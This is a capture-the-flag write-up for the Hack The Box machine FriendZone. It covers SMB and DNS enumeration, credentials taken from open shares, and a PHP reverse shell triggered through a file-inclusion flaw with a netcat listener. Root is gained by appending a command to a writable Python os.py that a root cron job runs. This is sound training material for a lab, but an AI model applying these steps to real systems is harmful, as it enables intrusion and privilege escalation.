FriendZone

Information Gathering

Nmap

We start of course with a Nmap scan to get an idea of what available ports we have open. We will use the following command to get our results : *`nmap -sC -sV -oA FZone 10.10.10.123`*

```
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: FriendZone Corp Administrator login page
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/
countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   http/1.1
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.0.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59m38s, deviation: 1h43m54s, median: 20s
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2019-06-25T05:27:07+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-06-25 02:27:07
|_  start_date: N/A
```

SMB

Knowing SMB is open, a quick enumaration of the shares could reward with some valuable information for the future.

```
root@Revuhl:~/Documents/htb/FriendZone# smbclient -L //10.10.10.123 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            FRIENDZONE
```

Of the shares general was the only one that had any valuable information in it, as seen. Containing a file called “creds.txt”.

```
root@Revuhl:~/Documents/htb/FriendZone# smbclient -N //10.10.10.123/general
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 20:10:51 2019
  ..                                  D        0  Wed Jan 23 21:51:02 2019
  creds.txt                           N       57  Tue Oct  9 23:52:42 2018

                9221460 blocks of size 1024. 6366000 blocks available
smb: \> get creds.txt
```

Pulling it down using the “get” command we are able to download it to our local machine. Opening the text file and we get the following credentials.

```
root@Revuhl:~/Documents/htb/FriendZone# cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#

root@Revuhl:~/Documents/htb/FriendZone#
```

Ran a nmap SMB script to get some more information on the “Development” share to undertsand where it is located and what abilities we have for it. The following command helped me solve this: *`nmap --script smb-enum-shares.nse -p T:139 10.10.10.123`*

```
PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.10.123\Development:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 7
|     Max Users: <unlimited>
|     Path: C:\etc\Development
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.10.123\Files:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files /etc/Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\hole
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.10.123\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (FriendZone server (Samba, Ubuntu))
|     Users: 5
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.10.123\general:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\etc\general
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.10.123\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

Web

With SMB enumerated and having creds, visiting the site is the next step to see about futhering the goal to user. Upon accessing the website, all that is shown is the following:

The most notable thing here is the email address being “..friendzoneportal.red” instead of “...htb". Knowing port ‘53’ is open, an “nslookup” and posssibly a zone transfer may be the next steps to obtaining more information or putting the discovered administrator credentials to the test.

DNS

Starting with “nslookup” to test DNS to see what is available to us. I tested the tried and true “<boxname>.htb”, as with most boxes from HTB they usually have this domain, however, not the case with Friendzone. Moving on to the email address as the domain and we get some good news. Testing the waters and attempting just “.red” instead of “.htb” and that too responds!

```
root@Revuhl:~/Documents/htb/FriendZone# nslookup
> SERVER 10.10.10.123
Default server: 10.10.10.123
Address: 10.10.10.123#53
> friendzone.htb
Server:         10.10.10.123
Address:        10.10.10.123#53

** server can't find friendzone.htb: REFUSED
> friendzoneportal.red
Server:         10.10.10.123
Address:        10.10.10.123#53

Name:   friendzoneportal.red
Address: 127.0.0.1
Name:   friendzoneportal.red
Address: ::1
> friendzone.red
Server:         10.10.10.123
Address:        10.10.10.123#53

Name:   friendzone.red
Address: 127.0.0.1
Name:   friendzone.red
Address: ::1
>
```


Once the DNS is discovered, a zone transfer can take place with the “dig” command. Which is super easy, and gives a little more information to subdomains, etc.. The syntax to use can be seen in attached image:

```
root@Revuhl:~/Documents/htb/FriendZone# dig axfr friendzoneportal.red  @10.10.10.123

; <<>> DiG 9.11.5-P4-5-Debian <<>> axfr friendzoneportal.red @10.10.10.123
;; global options: +cmd
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red.   604800  IN      AAAA    ::1
friendzoneportal.red.   604800  IN      NS      localhost.
friendzoneportal.red.   604800  IN      A       127.0.0.1
admin.friendzoneportal.red. 604800 IN   A       127.0.0.1
files.friendzoneportal.red. 604800 IN   A       127.0.0.1
imports.friendzoneportal.red. 604800 IN A       127.0.0.1
vpn.friendzoneportal.red. 604800 IN     A       127.0.0.1
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 44 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Thu Jul 04 00:44:21 GMT 2019
;; XFR size: 9 records (messages 1, bytes 309)

root@Revuhl:~/Documents/htb/FriendZone# dig axfr friendzone.red @10.10.10.123

; <<>> DiG 9.11.5-P4-5-Debian <<>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 45 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Thu Jul 04 00:44:31 GMT 2019
;; XFR size: 8 records (messages 1, bytes 289)
```

Two sites that stick out “administrator1.friendzone.red” and “admin.friendzoneportal.red”. Simply adding these two domains to the ‘/etc/hosts’ file will grant the ability to reach out to the web addresses. Using the command : *vi /etc/hosts*

Administartor1

Visiting “admininstrator1.friendzone.red" a login screen is prompted and using the credentials found in the ‘General’ share eariler to authenticate proves to be successful




Upon logging in, a line of text sits informing you to visit ‘/dashboard.php'. appending ‘/dashboard.php’ to the URL, it loads the following page.

The information on the screen, seems to be giving visitors the syntax on how to call out to files that have been uploaded. A great chance for a shell, knowing that we have upload ability to the ‘Development’ share, knowing where to call out for that file that is uploaded, and the syntax needed.

Exploit

Getting User

In order to carry out the plan for the exploit, a php shell is needed. Copying one from '/usr/share/webshells/php/php-reverse-shell' and renaming it will do the trick. After some modifications to match the my IP address and desired port. The php shell can be uploaded to the 'Development' share with the "curl" command, as seen. You can confirm the shell was uploaded by using 'smbclient' to enumerate the share using the following syntax: *`smbclient -N //10.10.10.123/Development`*



Once the file is uploaded, it is time to setup a listener, in the case 'netcat', and follow the given syntax to call out to the uploaded file. Some modification is required to the syntax given obviously to call the uploaded script in the case, it should look like so: "https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/development/sev" [without quotations, also note that we did not append (.php) as it is not needed]. After pressing enter the following page appears.

Changing the "..id=" from 'a' to 'b', will change the response of the webpage, and also give a reverse shell so long as a listener was setup, in this case "netcat" was used.

With the reverse shell it is also possible to obtain the user flag.

Now that we have shell on the box it is time to get the root flag.

Getting Root

Background Processes

Doing some basic recon on the box, we discover some useful information in the '/var/www/' directory,

the file “mysql_data.conf” contains credentials to SSH into the box

```
$ cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
$
```

After spawning a full TTY shell with the ssh creds, the search for any holes with basic enumeration tends to die. It is time to see if any processes are running in the background.

There is a amazing program that has the ability to allow unprivileged users the ability to monitor processes on linux without root permissions, called ‘pspy’. Getting “pspy” over was done by setting up a 'SimpleHTTPServer' from the local box and pathing to where the location of the “pspy” directory was and pulling it over to friendzone and running the program. The syntax used for the ‘SimpleHTTPServer’ is:
python -m ‘SimpleHTTPServer’ <desiredport>
***Note: Be sure to run this command in the directory of which the file you desire on your local machine, needs to be transferred to the remote machine.*

After a few moments I was able to spot this...

```
2019/07/07 21:54:01 CMD: UID=0    PID=4997   | /bin/sh -c /opt/server_admin/reporter.py
2019/07/07 21:54:01 CMD: UID=0    PID=4996   | /bin/sh -c /opt/server_admin/reporter.py
2019/07/07 21:54:01 CMD: UID=0    PID=4995   | /usr/sbin/CRON -f
2019/07/07 21:54:01 CMD: UID=0    PID=4998   | /usr/bin/python /opt/server_admin/reporter.py
2019/07/07 21:54:01 CMD: UID=0    PID=4999   |
```

Looks like ‘root’ is is se to to run a python program called ‘reporter.py’ every few minutes. Pathing to the directory and looking at the python program, gives a slight idea as to how to root this box.

```
friend@FriendZone:/opt/server_admin$ pwd
/opt/server_admin
friend@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled resul
ts email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
friend@FriendZone:/opt/server_admin$
```

It imports another python program “os.py" which can also be looked at by pathing to ‘/usr/lib/python2.7/’ then listing ‘os.py’ file, finding that it can be edited by the “friend” user. Appending a command to the os.py file should allow the ‘root.txt’ file to copied where specified. To do so, the following command can be ran :: *echo ‘system("cp /root/root.txt /tmp/root.txt")' >> os.py*

This command simply copies the ‘root.txt’ file and places it in the “/tmp” folder.
I chose the “/tmp” folder so that we can assure that the ‘friend’ user has proper access to read files out of that folder and to not spoil the box for any other users we do not drop it in the "/home" folder.

```
friend@FriendZone:/usr/lib/python2.7$ echo 'system("cp /root/root.txt /tmp/root.txt")' >> os.py
friend@FriendZone:/usr/lib/python2.7$
```

This command appends the line in single quotation marks to the “os.py” program. Now in a matter of time, the root user will run the reporter.py program and the copy command should drop the root.txt file in the “/tmp” folder.

```
friend@FriendZone:/tmp$ ls
root.txt
sysrecon.sh
systemd-private-4e37889c38b1471fa525f5854ad5bd5f-apache2.service-ex3jSR
systemd-private-4e37889c38b1471fa525f5854ad5bd5f-systemd-resolved.service-Jzq3BS
systemd-private-4e37889c38b1471fa525f5854ad5bd5f-systemd-timesyncd.service-gv9ic6
vmware-root_226-860594532
friend@FriendZone:/tmp$ cat root.txt
b0e6c60b82cf96e9855ac1656a9e90c7
friend@FriendZone:/tmp$
```

Root Flag Obtained!

Conclusion

Overall, I really enjoyed this box. I learned a great deal and got to use a new tool “Pspy”. Even though it was the easiest I enjoyed obtaining the root flag, mainly because of the use of Python, it is a language I know and currently practice with. Which made it a great deal of fun to put some of that knowledge to the test on this box. Hope you enjoyed the writeup! It would be incredible to receive feedback on anything to make these write-ups better and more helpful. You can also watch the walkthrough of this box on my Youtube channel.

Sevuhl ~ S3C Group

Links

PsPy(Tool) : https://github.com/DominicBreuker/pspy

Twitter : https://twitter.com/sevuhl

Youtube: https://www.youtube.com/channel/UCBHprPBUQFPV39bM6xgtvRQ